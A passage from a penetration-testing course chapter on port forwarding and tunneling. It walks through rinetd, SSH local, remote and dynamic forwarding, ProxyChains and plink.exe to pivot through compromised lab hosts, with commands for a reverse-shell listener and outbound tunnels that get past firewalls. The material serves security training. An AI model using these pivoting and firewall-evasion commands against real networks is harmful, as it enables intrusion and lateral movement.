Set-Cookie: NID=188=Hdg-h4aalehFQUxAOvnI87Mtwcq80i07nQqBUfUwDWoXRcqf43KYuCoBEBGmOFmyu0
kXyWZCiHj0egWCfCxdote0ScMX6ArouU2jF4DZeeFHBhqZCvLJDV3ysgPzerRkk9pcLi7HEnbeeEn5xR9BgWfz
4jvZkjnzYDwlfoL2ivk; expires=Tue, 25-Feb-2020 15:46:18 GMT; path=/; domain=.google.com
; HttpOnly
...
```

Listing 631 - Successfully accessing an external IP through our Kali Linux virtual machine

The connection to our Linux server was successful, and we performed a successful *GET* request against the web server. As evidenced by the *Set-Cookie* field, the connection was forwarded properly and we have, in fact, connected to Google's web server.

We can now use this technique to connect from our previously Internet-disconnected Linux client, through the Linux web server, to any Internet-connected host by simply changing the *connectaddress* and *connectport* fields in the web server's /etc/rinetd.conf file.

Figure 297 summarizes this process visually:

Copyright © Offensive Security Ltd. All rights reserved.




Figure 297: Outbound traffic filtering bypass

This is one of the more basic scenarios in this module. Be sure to take time to complete the exercises and understand these concepts before proceeding.

20.1.1.1 Exercises

1. Connect to your dedicated Linux lab client and run the **clear_rules.sh** script from **/root/port_forwarding_and_tunneling/** as root.
2. Attempt to replicate the port-forwarding technique covered in the above scenario.

20.2 SSH Tunneling

The SSH protocol[591] is one of the most popular protocols for tunneling and port forwarding.[592] This is due to its ability to create encrypted tunnels within the SSH protocol, which supports bi-directional communication channels. This obscure feature of the SSH protocol has far-reaching implications for both penetration testers and system administrators.

20.2.1 SSH Local Port Forwarding

SSH *local port forwarding* allows us to tunnel a local port to a remote server using SSH as the transport protocol. The effects of this technique are similar to rinetd port forwarding, with a few twists.

[591] (SSH Communications Security, 2018), https://www.ssh.com/ssh/protocol/

[592] (Trackets Blog, 2017), https://blog.trackets.com/2014/05/17/ssh-tunnel-local-and-remote-port-forwarding-explained-with-examples.html

Copyright © Offensive Security Ltd. All rights reserved.

Let's take another scenario into consideration. During an assessment, we have compromised a Linux-based target through a remote vulnerability, elevated our privileges to root, and gained access to the passwords for both the root and student users on the machine. This compromised machine does not appear to have any outbound traffic filtering, and it only exposes SSH (port 22), RDP (port 3389), and the vulnerable service port, which are also allowed on the firewall.

After enumerating the compromised Linux client, we discover that in addition to being connected to the current network (10.11.0.x), it has another network interface that seems to be connected to a different network (192.168.1.x). In this internal subnet, we identify a Windows Server 2016 machine that has network shares available.

To simulate this configuration in our lab environment, we will run the ssh_local_port_forwarding.sh script from our dedicated Linux client:

```
root@debian:~# cat /root/port_forwarding_and_tunneling/ssh_local_port_forwarding.sh
#!/bin/bash

# Clear iptables rules
iptables -P INPUT ACCEPT
iptables -P FORWARD ACCEPT
iptables -P OUTPUT ACCEPT
iptables -F
iptables -X

# SSH Scenario
iptables -F
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -A INPUT -i lo -j ACCEPT
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A INPUT -p tcp --dport 3389 -m state --state NEW -j ACCEPT
iptables -A INPUT -p tcp --dport 22 -m state --state NEW -j ACCEPT
iptables -A INPUT -p tcp --dport 8080 -m state --state NEW -j ACCEPT
iptables -A INPUT -i lo -j ACCEPT

root@debian:~# /root/port_forwarding_and_tunneling/ssh_local_port_forwarding.sh
```

Listing 632 - Content of the ssh_local_port_forwarding.sh script

In such a scenario, we could move the required attack and enumeration tools to the compromised Linux machine and then attempt to interact with the shares on the 2016 server, but this is neither elegant nor scalable. Instead, we want to interact with this new target from our Internet-based Kali attack machine, pivoting through this compromised Linux client. This way, we will have access to all of the tools on our Kali attack machine as we interact with the target.

This will require some port-forwarding magic, and we will use the ssh client's local port forwarding feature (invoked with **`ssh -L`**) to help with this.

The syntax is as follows:

```
ssh -N -L [bind_address:]port:host:hostport [username@address]
```

Listing 633 - Command prototype for local port forwarding using SSH

Inspecting the manual of the ssh client (**`man ssh`**), we notice that the **`-L`** parameter specifies the port on the local host that will be forwarded to a remote address and port.

Copyright © Offensive Security Ltd. All rights reserved.

In our scenario, we want to forward port 445 (Microsoft networking without NetBIOS) on our Kali machine to port 445 on the Windows Server 2016 target. When we do this, any Microsoft file sharing queries directed at our Kali machine will be forwarded to our Windows Server 2016 target.

This seems impossible given that the firewall is blocking traffic on TCP port 445, but this port forward is tunneled through an SSH session to our Linux target on port 22, which is allowed through the firewall. In summary, the request will hit our Kali machine on port 445, will be forwarded across the SSH session, and will then be passed on to port 445 on the Windows Server 2016 target.

If done correctly, our tunneling and forwarding setup will look something like Figure 298:




Figure 298: Local port forwarding diagram

To pull this off, we will execute an ssh command from our Kali Linux attack machine. We will not technically issue any ssh commands (**-N**) but will set up port forwarding (with **-L**), bind port 445 on our local machine (**0.0.0.0:445**) to port 445 on the Windows Server (**192.168.1.110:445**) and do this through a session to our original Linux target, logging in as student (**student@10.11.0.128**):

```
kali@kali:~$ sudo ssh -N -L 0.0.0.0:445:192.168.1.110:445 student@10.11.0.128
student@10.11.0.128's password:
```

Listing 634 - Forwarding TCP port 445 on our Kali Linux machine to TCP port 445 on the Windows Server 2016

At this point, any incoming connection on the Kali Linux box on TCP port 445 will be forwarded to TCP port 445 on the 192.168.1.110 IP address through our compromised Linux client.

Before testing this, we need to make a minor change in our Samba configuration file to set the minimum SMB version to SMBv2 by adding “min protocol = SMB2” to the end of the file as shown in Listing 635. This is because Windows Server 2016 no longer supports SMBv1 by default.

Copyright © Offensive Security Ltd. All rights reserved.

```
kali@kali:~$ sudo nano /etc/samba/smb.conf

kali@kali:~$ cat /etc/samba/smb.conf
...
Please note that you also need to set appropriate Unix permissions
# to the drivers directory for these users to have write rights in it
;   write list = root, @lpadmin

min protocol = SMB2

kali@kali:~$ sudo /etc/init.d/smbd restart
[ ok ] Restarting smbd (via systemctl): smbd.service.
```

Listing 635 - Updating SAMBA from SMBv1 to SMBv2 communications

Finally, we can try to list the remote shares on the Windows Server 2016 machine by pointing the request at our Kali machine.

We will use the *smbclient* utility, supplying the IP address or NetBIOS name, in this case our local machine (**`-L 127.0.0.1`**) and the remote user name (**`-U Administrator`**). If everything goes according to plan, after we enter the remote password, all the traffic on that port will be redirected to the Windows machine and we will be presented with the available shares:

```
kali@kali:~# smbclient -L 127.0.0.1 -U Administrator
Unable to initialize messaging context
Enter WORKGROUP\Administrator's password:

    Sharename       Type      Comment
    ---------       ----      -------
    ADMIN$          Disk      Remote Admin
    C$              Disk      Default share
    Data            Disk
    IPC$            IPC       Remote IPC
    NETLOGON        Disk      Logon server share
    SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.

    Server               Comment
    ---------            -------

    Workgroup            Master
    ---------            -------
```

Listing 636 - Listing net shares on the Windows Server 2016 machine through local port forwarding

Not only was the command successful but since this traffic was tunneled through SSH, the entire transaction was encrypted. We can use this port forwarding setup to continue to analyze the target server via port 445, or forward other ports to conduct additional reconnaissance.

20.2.1.1 Exercises

1. Connect to your dedicated Linux lab client and run the **clear_rules.sh** script from **/root/port_forwarding_and_tunneling/** as root.
2. Run the **ssh_local_port_forwarding.sh** script from **/root/port_forwarding_and_tunneling/** as root.

Copyright © Offensive Security Ltd. All rights reserved.

3. Take note of the Linux client and Windows Server 2016 IP addresses shown in the Student Control Panel.
4. Attempt to replicate the smbclient enumeration covered in the above scenario.

20.2.2 SSH Remote Port Forwarding

The *remote port forwarding* feature in SSH can be thought of as the reverse of local port forwarding, in that a port is opened on the *remote* side of the connection and traffic sent to that port is forwarded to a port on our local machine (the machine initiating the SSH client).

In short, connections to the specified TCP port on the remote host will be forwarded to the specified port on the local machine. This can be best demonstrated with a new scenario.

In this case, we have access to a non-root shell on a Linux client on the internal network. On this compromised machine, we discover that a MySQL server is running on TCP port 3306. Unlike the previous scenario, the firewall is blocking inbound TCP port 22 (SSH) connections, so we can't SSH into this server from our Internet-connected Kali machine.

We can, however, SSH from this server *out* to our Kali attacking machine, since outbound TCP port 22 is allowed through the firewall. We can leverage SSH remote port forwarding (invoked with **ssh -R**) to open a port on our Kali machine that forwards traffic to the MySQL port (TCP 3306) on the internal server. All forwarded traffic will traverse the SSH tunnel, right through the firewall.

SSH port forwards can be run as non-root users as long as we only bind unused non-privileged local ports (above 1024).

In order to simulate this scenario, we will run the ssh_remote_port_forwarding.sh script on our dedicated Linux client:

```
root@debian:~# cat /root/port_forwarding_and_tunneling/ssh_remote_port_forwarding.sh
#!/bin/bash

# Clear iptables rules
iptables -P INPUT ACCEPT
iptables -P FORWARD ACCEPT
iptables -P OUTPUT ACCEPT
iptables -F
iptables -X

# SSH Scenario
iptables -F
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -A INPUT -i lo -j ACCEPT
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A INPUT -p tcp --dport 3389 -m state --state NEW -j ACCEPT
iptables -A INPUT -i lo -j ACCEPT

root@debian:~# /root/port_forwarding_and_tunneling/ssh_remote_port_forwarding.sh
```

Listing 637 - Content of the ssh_remote_port_forwarding.sh script

Copyright © Offensive Security Ltd. All rights reserved.

The **ssh** command syntax to create this tunnel will include the local IP and port, the remote IP and port, and **-R** to specify a remote forward:

```
ssh -N -R [bind_address:]port:host:hostport [username@address]
```

Listing 638 - Command prototype for remote port forwarding using SSH

In this case, we will **ssh** out to our Kali machine as the kali user (**kali@10.11.0.4**), specify no commands (**-N**), and a remote forward (**-R**). We will open a listener on TCP port 2221 on our Kali machine (**10.11.0.4:2221**) and forward connections to the internal Linux machine's TCP port 3306 (**127.0.0.1:3306**):

```
student@debian:~$ ssh -N -R 10.11.0.4:2221:127.0.0.1:3306 kali@10.11.0.4
kali@10.11.0.4's password:
```

Listing 639 - Remote forwarding TCP port 2221 to the compromised Linux machine on TCP port 3306

This will forward all incoming traffic on our Kali system's local port 2221 to port 3306 on the compromised box through an SSH tunnel (TCP 22), allowing us to reach the MySQL port even though it is filtered at the firewall.

Our connections can be illustrated as shown in Figure 299:




Figure 299: Remote port forwarding diagram

Copyright © Offensive Security Ltd. All rights reserved.

With the tunnel up, we can switch to our Kali machine, validate that TCP port 2221 is listening, and scan the localhost on that port with **nmap**, which will fingerprint the target's MySQL service:

```
kali@kali:~$ ss -antp | grep "2221"
LISTEN   0   128    127.0.0.1:2221     0.0.0.0:*      users:(("sshd",pid=2294,fd=9))
LISTEN   0   128      [::1]:2221         [::]:*       users:(("sshd",pid=2294,fd=8))

kali@kali:~$ sudo nmap -sS -sV 127.0.0.1 -p 2221

Nmap scan report for localhost (127.0.0.1)
Host is up (0.000039s latency).

PORT     STATE SERVICE VERSION
2221/tcp open  mysql   MySQL 5.5.5-10.1.26-MariaDB-0+deb9u1

Nmap done: 1 IP address (1 host up) scanned in 0.56 seconds
```

Listing 640 - Accessing the MYSQL server on the victim machine through the remote tunnel

Knowing that we can scan the port, we should have no problem interacting with the MySQL service across the SSH tunnel using any of the appropriate Kali-installed tools.

20.2.2.2 Exercises

1. Connect to your dedicated Linux lab client via SSH and run the clear_rules.sh script from /root/port_forwarding_and_tunneling/ as root.
2. Close any SSH connections to your dedicated Linux lab client and then connect as the *student* account using rdesktop and run the ssh_remote_port_forward.sh script from /root/port_forwarding_and_tunneling/ as root.
3. Attempt to replicate the SSH remote port forwarding covered in the above scenario and ensure that you can scan and interact with the MySQL service.

20.2.3 SSH Dynamic Port Forwarding

Now comes the really fun part. SSH *dynamic port forwarding* allows us to set a local listening port and have it tunnel incoming traffic to any remote destination through the use of a proxy.

In this scenario (similar to the one used in the SSH local port forwarding section), we have compromised a Linux-based target and have elevated our privileges. There do not seem to be any inbound or outbound traffic restrictions on the firewall.

After further enumeration of the compromised Linux client, we discover that in addition to being connected to the current network (10.11.0.x), it has an additional network interface that seems to be connected to a different network (192.168.1.x). On this internal subnet, we have identified a Windows Server 2016 machine that has network shares available.

In the local port forwarding section, we managed to interact with the available shares on the Windows Server 2016 machine; however, that technique was limited to a particular IP address and port. In this example, we would like to target additional ports on the Windows Server 2016 machine, or hosts on the internal network without having to establish different tunnels for each port or host of interest.

Copyright © Offensive Security Ltd. All rights reserved.

To simulate this scenario in our lab environment, we will again run the ssh_local_port_forwarding.sh script from our dedicated Linux client.

Once the environment is set up, we can use **ssh -D** to specify local dynamic *SOCKS4* application-level port forwarding (again tunneled within SSH) with the following syntax:

```
ssh -N -D <address to bind to>:<port to bind to> <username>@<SSH server address>
```

Listing 641 - Command prototype for dynamic port forwarding using SSH

With the above syntax in mind, we can create a local SOCKS4 application proxy (**-N -D**) on our Kali Linux machine on TCP port 8080 (**127.0.0.1:8080**), which will tunnel all incoming traffic to any host in the target network, through the compromised Linux machine, which we log into as student (**student@10.11.0.128**):

```
kali@kali:~$ sudo ssh -N -D 127.0.0.1:8080 student@10.11.0.128
student@10.11.0.128's password:
```

Listing 642 - Creating a dynamic SSH tunnel on TCP port 8080 to our target network

Although we have started an application proxy that can route application traffic to the target network through the SSH tunnel, we must somehow direct our reconnaissance and attack tools to use this proxy. We can run any network application through HTTP, SOCKS4, and SOCKS5 proxies with the help of *ProxyChains*.[593]

To configure ProxyChains, we simply edit the main configuration file (/etc/proxychains.conf) and add our SOCKS4 proxy to it:

```
kali@kali:~$ cat /etc/proxychains.conf
...

[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4     127.0.0.1 8080
```

Listing 643 - Adding our SOCKS4 proxy to the ProxyChains configuration file

This configuration is illustrated in Figure 300:

[593] (Adam Hamsik, 2017), https://github.com/haad/proxychains

Copyright © Offensive Security Ltd. All rights reserved.




Figure 300: Dynamic port forwarding diagram

To run our tools through our SOCKS4 proxy, we prepend each command with **proxychains**.

For example, let's attempt to scan the Windows Server 2016 machine on the internal target network using **nmap**. In this example, we aren't supplying any options to **proxychains** except for the **nmap** command and its arguments:

```
kali@kali:~$ sudo proxychains nmap --top-ports=20 -sT -Pn 192.168.1.110
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 7.60 ( https://nmap.org ) at 2019-04-19 18:18 EEST
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:443-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:23-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:80-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:8080-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:445-<><>-OK
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:135-<><>-OK
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:139-<><>-OK
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:22-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:3389-<><>-OK
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:1723-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:21-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:5900-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:111-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:25-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:53-<><>-OK
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:993-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:3306-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:143-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:995-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:110-<--timeout
Nmap scan report for 192.168.1.110
```


Copyright © Offensive Security Ltd. All rights reserved.

```
Host is up (0.17s latency).

PORT     STATE  SERVICE
21/tcp   closed ftp
22/tcp   closed ssh
23/tcp   closed telnet
25/tcp   closed smtp
53/tcp   open   domain
80/tcp   closed http
110/tcp  closed pop3
111/tcp  closed rpcbind
135/tcp  open   msrpc
139/tcp  open   netbios-ssn
143/tcp  closed imap
443/tcp  closed https
445/tcp  open   microsoft-ds
993/tcp  closed imaps
995/tcp  closed pop3s
1723/tcp closed pptp
3306/tcp closed mysql
3389/tcp open   ms-wbt-server
5900/tcp closed vnc
8080/tcp closed http-proxy

Nmap done: 1 IP address (1 host up) scanned in 3.54 seconds
```

Listing 644 - Using nmap to scan a machine through a dynamic tunnel

In Listing 644, ProxyChains worked as expected, routing all of our traffic to the various ports dynamically, without having to supply individual port forwards.

By default, ProxyChains will attempt to read its configuration file first from the current directory, then from the user's ***$(HOME)/.proxychains*** *directory, and finally from* ***/etc/proxychains.conf****. This allows us to run tools through multiple dynamic tunnels, depending on our needs.*

20.2.3.1 Exercises

1. Connect to your dedicated Linux lab client and run the **clear_rules.sh** script from **/root/port_forwarding_and_tunneling/** as root.
2. Take note of the Linux client and Windows Server 2016 IP addresses.
3. Create a SOCKS4 proxy on your Kali machine, tunneling through the Linux target.
4. Perform a successful nmap scan against the Windows Server 2016 machine through the proxy.
5. Perform an nmap SYN scan through the tunnel. Does it work? Are the results accurate?

Copyright © Offensive Security Ltd. All rights reserved.

20.3 PLINK.exe

Up to this point, all the port forwarding and tunneling methods we've used have centered around tools typically found on *NIX systems. Next, let's investigate how we can perform port forwarding and tunneling on Windows-based operating systems.

To demonstrate this, assume that we have gained access to a Windows 10 machine during our assessment through a vulnerability in the Sync Breeze software and have obtained a SYSTEM-level reverse shell.

```
kali@kali:~$ sudo nc -lnvp 443
listening on [any] 443 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 49937
Microsoft Windows [Version 10.0.16299.309]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Listing 645 - Receiving a reverse shell from the Windows 10 machine

During the enumeration and information gathering process, we discover a MySQL service running on TCP port 3306.

```
C:\Windows\system32>netstat -anpb TCP
netstat -anpb TCP

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
 [syncbrs.exe]
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  RpcSs
 [svchost.exe]
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
 Can not obtain ownership information
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING
 [mysqld.exe]
```

Listing 646 - Identifying the MYSQL service running on port 3306

We would like to scan this database or interact with the service. However, because of the firewall, we cannot directly interact with this service from our Kali machine.

We will transfer plink.exe,[594] a Windows-based command line SSH client (part of the PuTTY project) to the target to overcome this limitation. The program syntax is similar to the UNIX-based ssh client:

```
C:\Tools\port_redirection_and_tunneling> plink.exe
plink.exe
Plink: command-line connection utility
Release 0.70
Usage: plink [options] [user@]host [command]
       ("host" can also be a PuTTY saved session name)
```

[594] (Simon Tatham, 2002), http://the.earth.li/~sgtatham/putty/0.53b/htmldoc/Chapter7.html

Copyright © Offensive Security Ltd. All rights reserved.

```
Options:
  -V        print version information and exit
  -pgpfp    print PGP key fingerprints and exit
  -v        show verbose messages
  -load sessname  Load settings from saved session
  -ssh -telnet -rlogin -raw -serial
            force use of a particular protocol
  -P port   connect to specified port
  -l user   connect with specified username
  -batch    disable all interactive prompts
  -proxycmd command
            use 'command' as local proxy
  -sercfg configuration-string (e.g. 19200,8,n,1,X)
            Specify the serial configuration (serial only)
The following options only apply to SSH connections:
  -pw passw login with specified password
  -D [listen-IP:]listen-port
            Dynamic SOCKS-based port forwarding
  -L [listen-IP:]listen-port:host:port
            Forward local port to remote address
  -R [listen-IP:]listen-port:host:port
            Forward remote port to local address
  -X -x     enable / disable X11 forwarding
  -A -a     enable / disable agent forwarding
  -t -T     enable / disable pty allocation
...
```

Listing 647 - The plink.exe help menu

We can use **plink.exe** to connect via SSH (**-ssh**) to our Kali machine (**10.11.0.4**) as the kali user (**-l kali**) with a password of "ilak" (**-pw ilak**) to create a remote port forward (**-R**) of port 1234 (**10.11.0.4:1234**) to the MySQL port on the Windows target (**127.0.0.1:3306**) with the following command:

```
C:\Tools\port_redirection_and_tunneling> plink.exe -ssh -l kali -pw ilak -R 10.11.0.4:
1234:127.0.0.1:3306 10.11.0.4
```

Listing 648 - Attempting to set up remote port forwarding on an unknown host

The first time plink connects to a host, it will attempt to cache the host key in the registry. If we run the command through an **rdesktop** connection to the Windows client, we can see this interactive step:

Copyright © Offensive Security Ltd. All rights reserved.




Figure 301: Interaction required by PLINK when dealing with unknown hosts

However, since this will most likely not work with the interactivity level we have in a typical reverse shell, we should pipe the answer to the prompt with the **`cmd.exe /c echo y`** command. From our reverse shell, then, this command will successfully establish the remote port forward without any interaction:

```
C:\Tools\port_redirection_and_tunneling> cmd.exe /c echo y | plink.exe -ssh -l kali -p
w ilak -R 10.11.0.4:1234:127.0.0.1:3306 10.11.0.4
cmd.exe /c echo y | plink.exe -ssh -l root -pw toor -R 10.11.0.4:1234:127.0.0.1:3306 1
0.11.0.4

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
kali@kali:~$
```

Listing 649 - Establishing a remote tunnel using plink.exe without requiring interaction

Now that our tunnel is active, we can attempt to launch an Nmap scan of the target's MySQL port via our localhost port forward on TCP port 1234:

```
kali@kali:~$ sudo nmap -sS -sV 127.0.0.1 -p 1234

Starting Nmap 7.60 ( https://nmap.org ) at 2019-04-20 05:00 EEST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00026s latency).

PORT     STATE SERVICE VERSION
1234/tcp open  mysql   MySQL 5.5.5-10.1.31-MariaDB

Nmap done: 1 IP address (1 host up) scanned in 0.93 seconds
```

Listing 650 - Launching nmap to scan the MySQL service through a tunnel

Copyright © Offensive Security Ltd. All rights reserved.

The setup seems to be working. We have successfully scanned the Windows 10 machine's SQL service through a remote port forward on our Kali attack machine.

20.3.1.1 Exercises

1. Obtain a reverse shell on your Windows lab client through the Sync Breeze vulnerability.
2. Use plink.exe to establish a remote port forward to the MySQL service on your Windows 10 client.
3. Scan the MySQL port via the remote port forward.

20.4 NETSH

For this section we will consider the following scenario:

